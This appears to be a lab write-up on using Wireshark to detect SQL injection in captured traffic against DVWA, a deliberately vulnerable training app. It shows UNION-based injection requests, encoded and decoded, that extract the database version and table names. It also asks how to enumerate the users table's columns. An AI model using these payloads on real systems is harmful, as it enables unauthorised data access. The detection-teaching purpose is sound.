



Traffic Analysis & SQLi Detection using Wireshark


Opening pcap file:



Follow HTTP stream



HTTP stream VS TCP stream:



UNION ATTACK detection to find the version of the db:

URL Decoder/Encoder

```
GET%20%2Fdvwa%2Fvulnerabilities%2Fsqli%2F%3Fid%3D1%27%20or%201%3D1%20union%20select%20null%2C%20version%20()%%23%26S
ubmit%3DSubmit%20HTTP%2F1.1%0A
```

```
GET /dvwa/vulnerabilities/sqli/?id=1' or 1=1 union select null, version ()#&Submit=Submit HTTP/1.1
```

Returned db version: 5.7.12-0ubuntu1.1

SQL injection detection

URL Decoder/Encoder

```
GET%20%2Fdvwa%2Fvulnerabilities%2Fsqli%2F%3Fid%3D1%27%20or%201%3D1%20union%20select%20null%2C%20table_name%20from%20information_schema.
tables%23%26Submit%3DSubmit%20HTTP%2F1.1%0A
```

```
GET /dvwa/vulnerabilities/sqli/?id=1' or 1=1 union select null, table name from
information_schema.tables#&Submit=Submit HTTP/1.1
```

What would the modified command of (1' OR 1=1 UNION SELECT null, column_name FROM INFORMATION_SCHEMA.columns WHERE table_name='users') do for the attacker?

This will give the columns of the users table.

- Input sanitization
- Blacklisting dangerous characters like '='